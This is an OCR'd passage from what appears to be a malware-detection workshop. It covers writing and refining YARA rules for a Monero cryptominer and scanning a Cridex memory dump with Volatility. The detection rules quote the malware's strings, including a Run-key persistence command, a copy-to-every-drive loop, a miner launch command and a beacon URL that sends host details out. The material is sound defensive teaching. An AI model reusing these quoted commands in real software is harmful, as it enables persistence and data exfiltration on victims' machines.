/y "%s" %%i:\
```

PDB path, unique, PDB paths are a treasure for detection

```
E:\CryptoNight\bitmonero-master\src\miner\Release\Crypto.pdb
```




The main objective of this sample is to crypto mine therefore the samples to search for must at least have “moneropool.com”, in addition to other strings that we will soon show.

$monero = “moneropool.com” nocase

This sample has exactly two instances of this string, so we can use that to make detection more specific. # returns the amount of hits of a given string.

#monero == 2



Determine how unique are the relevant strings that you found both for evilness (generic) and for the specific sample that was found.
We will give more weight to unique strings. Using a hex editor shows additional passwords such as 123, 1234, qwerty, etc.

After identifying relevant strings, you can remove the –n 8 parameter to identify shorter strings that are still relevant, in this case, more shorter passwords were around the larger passwords.

WRITING YARA RULES: EXERCISE 3 SOLUTION

When using “all of them” we correctly match against the sample cryptominer.exe.

```
zeekhunter@hunter:~/Documents/exercises/ex3$ yara cryptonight-AllOfThem.yar .
Cryptonight ./cryptominer.exe
```

But… What if the attacker adds or removes a domain, or a password or changes the file names used?

If the YARA rules are too specific, they may be not better than a hash value

WE DON’T WANT THIS!!

There are additional samples cryptominer2.exe and cryptominer3.exe that are not detected by the “all of them rule”, lets see how we can address this issue.

WRITING YARA RULES: EXERCISE 3 SOLUTION

Try to give different weights on the condition statement to the strings depending on how unique they are. These 3 groups generally work fine:

Unique strings : these are unique to the family or malware that you want to detect. PDB paths are generally a great example

Generic strings : these are high confidence for evilness but could be shared between different samples

Others : one of them could also be legit, but given the enough amount it can increase the confidence of the detection

WRITING YARA RULES: EXERCISE 3 SOLUTION

Detect two instances of moneropool and search MZ and PE headers.

```
$monero = "moneropool.com" nocase
```

```
condition:
        #monero == 2 and IsPE
```

```
private rule IsPE
{
  condition:
     // MZ signature at offset 0 and ...
     uint16(0) == 0x5A4D and
     // ... PE signature at offset stored in MZ header at 0x3C
     uint32(uint32(0x3C)) == 0x00004550
}
```

The first part of the condition identifies the filetype, using the IsPE rule, added as private at the top of the file. We also add the #monero to detect the exact two instances of moneropool string.

WRITING YARA RULES: EXERCISE 3 SOLUTION

Several chances for detecting:

1 high confidence string is enough for detection

2 generic strings trigger the rule

Having the unique password, the username and at least 5 of the generic passwords found trigger the rule. In this case $gpass was used rather than $s, to give a more meaningful name to the strings used.

```
        condition:
                #monero == 2 and IsPE and (1 of ($x*) or 2 of ($gen*) or ($user
name and ($uniquePass or 5 of ($gpass*))))
}
```

I added a condition for each of the identified string groups depending on the weight.

WRITING YARA RULES: EXERCISE 3 SOLUTION

```
rule Cryptonight : miner
{
        meta:
                author = "David Bernal"
                description = "Detects cryptonight monero miner"
                reference = "https://www.fireeye.com/blog/threat-research/2016/06/resurrection-of-the-evil-miner.html"
        strings:
                $monero = "moneropool.com" nocase

                // High confidence indicators, denoted with $x
                $x1 = "<iframe src=Photo.scr width=1 height=1 frameborder=0>" nocase
                $x2 = "/c start /b %%TEMP%%\\NsCpuCNMiner32.exe -dbg -1 %s" nocase
                $x3 = "/c (echo stratum+tcp://mine.moneropool.com:3333& echo stratum+tcp://monero.crypto-pool.fr:3333& echo stratum+tcp:/
stratum+tcp://pool.minexmr.com:5555)> %TEMP%\\pools.txt"
                $x4 = "E:\\CryptoNight\\bitmonero-master\\src\\miner\\Release\\Crypto.pdb"
                $x5 = "stafftest.ru" fullword nocase
                $x6 = "hrtests.ru" fullword nocase
                $x7 = "profetest.ru" fullword nocase
                $x8 = "testpsy.ru" fullword nocase
                $x9 = "pstests.ru" fullword nocase
                $x10 = "qptest.ru" fullword nocase
                $x11 = "prtests.ru" fullword nocase
                $x12 = "jobtests.ru" fullword nocase
                $x13 = "iqtesti.ru" fullword nocase
```

WRITING YARA RULES: EXERCISE 3 SOLUTION


```
        // Generic malicious indicators, sign of evilness but could be used by other samples
        $gen1 = "pc=%s&user=%s&sys=%s&cmd=%s&startup=%s/%s" nocase
        $gen2 = "%d.%d.%d.%d" fullword nocase
        $gen3 = "http://%s/test.html?%d" fullword nocase
        $gen4 = "/c reg add \"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"Run\" /d \"%s\" /t REG_SZ
        $gen5 = "/c for %%i in (A B C D E F G H J K L M N O P R S T Q U Y I X V X W Z) do xcopy /y \"%s\" %%i:" fullwo

        // dictionary
        $username = "administrator" fullword nocase
        $uniquePass = "derok010101" fullword nocase
        $gpass1 = "1234567" fullword nocase
        $gpass2 = "pass1234" fullword nocase
        $gpass3 = "123" fullword nocase
        $gpass4 = "1234" fullword nocase
        $gpass5 = "12345" fullword nocase
        $gpass6 = "123456" fullword nocase
        $gpass7 = "1234567" fullword nocase
        $gpass8 = "12345678" fullword nocase
        $gpass9 = "123456789" fullword nocase
        $gpass10 = "admin123" fullword nocase
        $gpass11 = "qwerty" fullword nocase


    condition:
        #monero == 2 and IsPE and

        filesize > 250KB and filesize < 2MB and

        (1 of ($x*) or 2 of ($gen*) or ($username and ($uniquePass or 5 of ($gpass*))))
}
```

WRITING YARA RULES: EXERCISE 3 SOLUTION

Add filesize condition, if possible.

```
        condition:
                #monero == 2 and IsPE and

                filesize > 250KB and filesize < 2MB and

                (1 of ($x*) or 2 of ($gen*) or ($username and ($uniquePass or 5
 of ($gpass*))))
}
```

If you have enough samples, you can make an educated guess about the size of the malware samples, this will reduce false positives, but if defined too tight may have false negatives.



The new rule detects all the known samples and there are no false positives against the programs on the GoodWinExe folder. On production you would scan against your own and much larger GoodWinExe.

YARAGEN BY FLORIAN ROTH

```
                    ____
  __ _____ _____/ ___/__ ___
 / // / _ `/ __/ (_ / -_) _ \
 \_, /\_,_/_/  \___/\__/_//_/
/___/  Yara Rule Generator
       Florian Roth, July 2020, Version 0.23.2

Note: Rules have to be post-processed
See this post for details: https://medium.com/@cyb3rops/121d29322282
```

For more information about yaraGen check:

https://medium.com/@cyb3rops/how-to-post-process-yara-rules-generated-by-yargen-121d29322282


https://github.com/Neo23x0/yarGen

YarGen is one of the multiple Florian Roth's contributions with the community. This tool has a predefined database of goodware strings, reducing manual effort. YarGen automatically detects the suspicious strings on a sample and generates a generate rule that can detect that file.

UPDATING YARAGEN

```
zeekhunter@hunter:~/Documents/exercises/yarGen$ python3 yarGen.py --update
------------------------------------------------------------------------
/___/  Yara Rule Generator
       Florian Roth, July 2020, Version 0.23.2

  Note: Rules have to be post-processed
  See this post for details: https://medium.com/@cyb3rops/121d29322282
------------------------------------------------------------------------
Downloading good-opcodes-part1.db from https://www.bsk-consulting.de/yargen/good-opcodes-part1.db ...
Downloading good-opcodes-part2.db from https://www.bsk-consulting.de/yargen/good-opcodes-part2.db ...
Downloading good-opcodes-part3.db from https://www.bsk-consulting.de/yargen/good-opcodes-part3.db ...
```

```
Downloading good-imphashes-part6.db from https://www.bsk-consulting.de/yargen/good-imphashes-part6.db ...
Downloading good-imphashes-part7.db from https://www.bsk-consulting.de/yargen/good-imphashes-part7.db ...
Downloading good-imphashes-part8.db from https://www.bsk-consulting.de/yargen/good-imphashes-part8.db ...
Downloading good-imphashes-part9.db from https://www.bsk-consulting.de/yargen/good-imphashes-part9.db ...
[+] Updated databases - you can now start creating YARA rules
```



Now that yarGen has been installed and setup, lets run it against the cryptominer sample. Cd ~/Documents/exercises/yaraGen. Notice that this is the minimal information required to run YarGen, we will run it again after checking YarGen help.

RUNNING YARGEN

Access help: python3 yarGen –h

```
zeekhunter@hunter:~/Documents/exercises/yarGen$ python3 yarGen.py -h
```

Minimal: -m, recommended: -m, -a, -r and -o

```
zeekhunter@hunter:~/Documents/exercises/yarGen$ python3 yarGen.py -m ../ex4/ -a
 "David Bernal" -r "https://www.fireeye.com/blog/threat-research/2016/06/resurr
ection-of-the-evil-miner.html" -o cryptominer-YarGen
--------------------------------------------------------------------------------
                    _____
   __ _____ _____/ ___/__ ___
  / // / _ `/ __/ (_ / -_) _ \
  \_, /\_,_/_/  \___/\__/_//_/
 /___/  Yara Rule Generator
        Florian Roth, July 2020, Version 0.23.2
```

Let's take a couple of minutes to see the available options with python3 yarGen –h
There are multiple options but in addition to the malware path, you may generally want to pass at least author name, reference and output file.

YarGen reads the three cryptominer samples, removes goodware opcodes and creates three simple rules for each sample and one super rule that detects the three samples.

MANUALLY REFINING THE YARGEN RULE

```
rule _cryptominer3_cryptominer2_cryptominer_0 {
   meta:
      description = "ex4 - from files cryptominer3.exe, cryptominer2.exe, cryptominer.exe"
      author = "David Bernal"
      reference = "https://www.fireeye.com/blog/threat-research/2016/06/resurrection-of-the-evil-miner.html"
      date = "2020-08-02"
      hash1 = "0ca6c87429628147a114a5755c0bab31cdc8201aa7d92cc2e3d09275702ba2d6"
      hash2 = "c8c6dac4e3d9010327d8695e7307fb62e8e1e6258f07a36a7fef5dd624f2f1c5"
      hash3 = "807126cbae47c03c99590d081b82d5761e0b9c57a92736fc8516cf41bc564a7d"
   strings:
      $x1 = "/c start /b %%TEMP%%\\NsCpuCNMiner32.exe -dbg -1 %s" fullword ascii
      $s2 = "/c for %%i in (A B C D E F G H J K L M N O P R S T Q U Y I X V X W Z) do xcopy /y \"%s\" %%i:\\" fullword ascii
      $s3 = "curity><requestedPrivileges><requestedExecutionLevel level=\"asInvoker\" uiAccess=\"false\"></requestedExecutionLevel></requeste" ascii
      $s4 = "-o stratum+tcp://mine.moneropool.com:3336 -t 1 -u 42n7TTpcpLe8yPPLxgh27xXSBWJnVu9bW8t7GuZXGWt74vryjew2D5EjSSvHBmxNhx8RezfYjv3J7W" ascii
      $s5 = "-o stratum+tcp://mine.moneropool.com:3336 -t 1 -u 42n7TTpcpLe8yPPLxgh27xXSBWJnVu9bW8t7GuZXGWt74vryjew2D5EjSSvHBmxNhx8RezfYjv3J7W" ascii
      $s6 = "http://hrtests.ru/S.php?ver=24&pc=%s&user=%s&sys=%s&cmd=%s&startup=%s/%s" fullword ascii
      $s7 = "/c reg add \"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"Run\" /d \"%s\" /t REG_SZ /f" fullword ascii
      $s8 = "F:\\CryptoNight\\bitmonero-master\\src\\miner\\Release\\Crypto.pdb" fullword ascii
      $s9 = "Photo.scr" fullword ascii
      $s10 = "email@email.com" fullword ascii
      $s11 = "c:/crossdev/src/winpthreads-svn6233/src/mutex.c" fullword ascii
      $s12 = "/c (echo stratum+tcp://mine.moneropool.com:3333& echo stratum+tcp://monero.crypto-pool.fr:3333& echo stratum+tcp://xmr.prohash.n" ascii
      $s13 = "mutex_global_shmem" fullword ascii
      $s14 = "mutex_global_static_shmem" fullword ascii
      $s15 = "<iframe src=Photo.scr width=1 height=1 frameborder=0>" fullword ascii
      $s16 = "  VirtualQuery failed for %d bytes at address %p" fullword ascii
      $s17 = "hemas.microsoft.com/SMI/2005/WindowsSettings\">true</dpiAware></windowsSettings></application></assembly>" fullword ascii
      $s18 = "63bWS8fEgg6tct3yZ -p x" fullword ascii
      $s19 = "_pthread_key_lock_shmem" fullword ascii
      $s20 = "_pthread_key_sch_shmem" fullword ascii
   condition:
      ( uint16(0) == 0x5a4d and filesize < 5000KB and ( 1 of ($x*) and 4 of them )
      ) or ( all of them )
}
```

YarGen generated two string groups, high unique strings, denoted by $x, only one was identified and other strings are non-unique, denoted by ($s). Just as the documentation indicates, it seems that this automatically generated rule may require some refinement to make it more accurate.

We can tune the rule, giving more weight to other 3 unique strings and removing some strings that are likely legit, like the partial URL to Microsoft schemas or the mutex.c reference, which seems to be a legit resource of MinGW.

REFINED YARGEN RULE

```
rule _cryptominer3_cryptominer2_cryptominer_0 {
   meta:
      description = "ex4 - from files cryptominer3.exe, cryptominer2.exe, cryptominer.exe"
      author = "David Bernal"
      reference = "https://www.fireeye.com/blog/threat-research/2016/06/resurrection-of-the-evil-miner.html"
      date = "2020-08-02"
      hash1 = "0ca6c87429628147a114a5755c0bab31cdc8201aa7d92cc2e3d09275702ba2d6"
      hash2 = "c8c6dac4e3d9010327d8695e7307fb62e8e1e6258f07a36a7fef5dd624f2f1c5"
      hash3 = "807126cbae47c03c99590d081b82d5761e0b9c57a92736fc8516cf41bc564a7d"
   strings:
      $x1 = "/c start /b %%TEMP%%\\NsCpuCNMiner32.exe -dbg -1 %s" fullword ascii
      $x2 = "E:\\CryptoNight\\bitmonero-master\\src\\miner\\Release\\Crypto.pdb" fullword ascii
      $x3 = "/c (echo stratum+tcp://mine.moneropool.com:3333& echo stratum+tcp://monero.crypto-pool.fr:3333& echo stratum+tcp://xmr.prohash.n" ascii
      $x4 = "<iframe src=Photo.scr width=1 height=1 frameborder=0>" fullword ascii
      $s1 = "/c for %%i in (A B C D E F G H J K L M N O P R S T Q U Y I X V X W Z) do xcopy /y \"%s\" %%i:\\" fullword ascii
      $s2 = "curity><requestedPrivileges><requestedExecutionLevel level=\"asInvoker\" uiAccess=\"false\"></requestedExecutionLevel></requeste" ascii
      $s3 = "-o stratum+tcp://mine.moneropool.com:3336 -t 1 -u 42n7TTpcpLe8yPPLxgh27xXSBWJnVu9bW8t7GuZXGWt74vryjew2D5EjSSvHBmxNhx8RezfYjv3J7W" ascii
      $s4 = "http://hrtests.ru/S.php?ver=24&pc=%s&user=%s&sys=%s&cmd=%s&startup=%s/%s" fullword ascii
      $s5 = "/c reg add \"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"Run\" /d \"%s\" /t REG_SZ /f" fullword ascii
      $s6 = "Photo.scr" fullword ascii
      $s7 = "63bWS8fEgg6tct3yZ -p x" fullword ascii
   condition:
      ( uint16(0) == 0x5a4d and filesize < 5000KB and ( 1 of ($x*) and 4 of them )
      ) or ( all of them )
}
```

RUNNING THE REFINED YARGEN RULE

Verification

```
zeekhunter@hunter:~/Documents/exercises/yarGen$ yara cryptominer-YarGen-tuned.yar ../ex4/
_cryptominer3_cryptominer2_cryptominer_0 ../ex4//cryptominer3.exe
_cryptominer3_cryptominer2_cryptominer_0 ../ex4//cryptominer2.exe
_cryptominer3_cryptominer2_cryptominer_0 ../ex4//cryptominer.exe
zeekhunter@hunter:~/Documents/exercises/yarGen$ yara cryptominer-YarGen-tuned.yar ../GoodWinExe/
zeekhunter@hunter:~/Documents/exercises/yarGen$
```

The rule identifies the three samples and does not trigger against any of the legit GoodWinExe files. The amount of time required to tune the rule was smaller than doing the process manually. While the generated rule is not perfect, it reduces the required time for detecting relevant strings.

MODULE END: WRITING YARA RULES


Skills learned:

- Used tools to identify relevant strings and hex patterns on files
- Used a hex viewer to map hex YARA values to file content
- Developed various rules to detect specific file types and a super rule
- Learned guidelines for writing good YARA rules
- Manually wrote YARA rules for malware samples
- Ran YarGen and manually post-processed the rule


MODULE : SCANNING MEMORY DUMPS WITH VOLATILITY

Module Objectives:


- Understand memory forensics benefits
- Scan a memory dump using YARA rules and yarascan plugin



The Volatility Framework is open source



Many malware samples implement various ways of obfuscation and encryption to hide the unique strings, such as C&C domain names, IP addresses, filenames, etc. Sometimes this obfuscation is done by using software known as packers. Analysts may perform string search to identify that a given packer was used, yet they must unpack it get the unique malware strings. When packed malware runs, it unpacks and runs on memory, by dumping memory and analyzing its content, one may have a good chance of identifying the unique malware strings. Another option is to unpack the malware, debug it or disassemble it, however we will not describe those techniques during this workshop.



Volatility has already been installed in ZeekHunter VM, but there are the required commands for reference. The last version of distorm breaks volatility, so v. 3.4.4 was used.

IDENTIFY THE MEMORY PROFILE

Volatility has a very handy “imageinfo” plugin that can suggest various profiles that can be suitable for the memory dump. We will use the public memory dump cridex.vmem to demonstrate the yarascan plugin. The profile is WinXPSP2, although WinXPSP3 seems to work for the plugins I tested.

```
zeekhunter@hunter:~/Documents$ python volatility/vol.py -f exercises/memDumps/cridex.vmem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/zeekhunter/Documents/exercises/memDumps/cride
x.vmem)
                      PAE type : PAE
                           DTB : 0x2fe000L
                          KDBG : 0x80545ae0L
          Number of Processors : 1
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2012-07-22 02:45:08 UTC+0000
     Image local date and time : 2012-07-21 22:45:08 -0400
```

SCANNING MEMORY DUMPS WITH VOLATILITY

We will use the following YARA rule, which will scan process memory for any of the indicators related with a specific Cridex malware.

```
rule malwareReader
{
        meta:
                author = "David Bernal"
                description = "Searches indicators of compromise of Cridex malware"
        strings:
                $s1 = "KB00207877.exe" ascii wide nocase
                $s2 = "188.40.0.138" ascii wide nocase
                $s3 = "zb/v_01_a/in" ascii wide nocase
        condition:
                2 of them
}
```

Memory dump used is cridex.vmem, from the volatility project, publicly available on github https://github.com/volatilityfoundation/volatility/wiki/Memory-Samples

SCANNING MEMORY DUMPS WITH VOLATILITY

Using yarascan plugin find at least one additional network IoC, determine if there are any persistence mechanism used and the likely malicious process. 10 minutes

```
zeekhunter@hunter:~/Documents$ python volatility/vol.py -f exercises/memDumps/c
ridex.vmem --profile=WinXPSP2x86 yarascan --help
```

SCANNING MEMORY DUMPS WITH VOLATILITY

Important for large images!: –M parameter.

```
zeekhunter@hunter:~/Documents$ python volatility/vol.py -f exercises/memDumps/cridex.vmem --profile=Wi
nXPSP2x86 yarascan -M 536870912 -y exercises/memDumps/reader.yar
Volatility Foundation Volatility Framework 2.6.1
Rule: malwareReader
Owner: Process explorer.exe Pid 1484
0x000f14b4  4b 00 42 00 30 00 30 00 32 00 30 00 37 00 38 00   K.B.0.0.2.0.7.8.
0x000f14c4  37 00 37 00 2e 00 65 00 78 00 65 00 00 00 5a 00   7.7...e.x.e...Z.
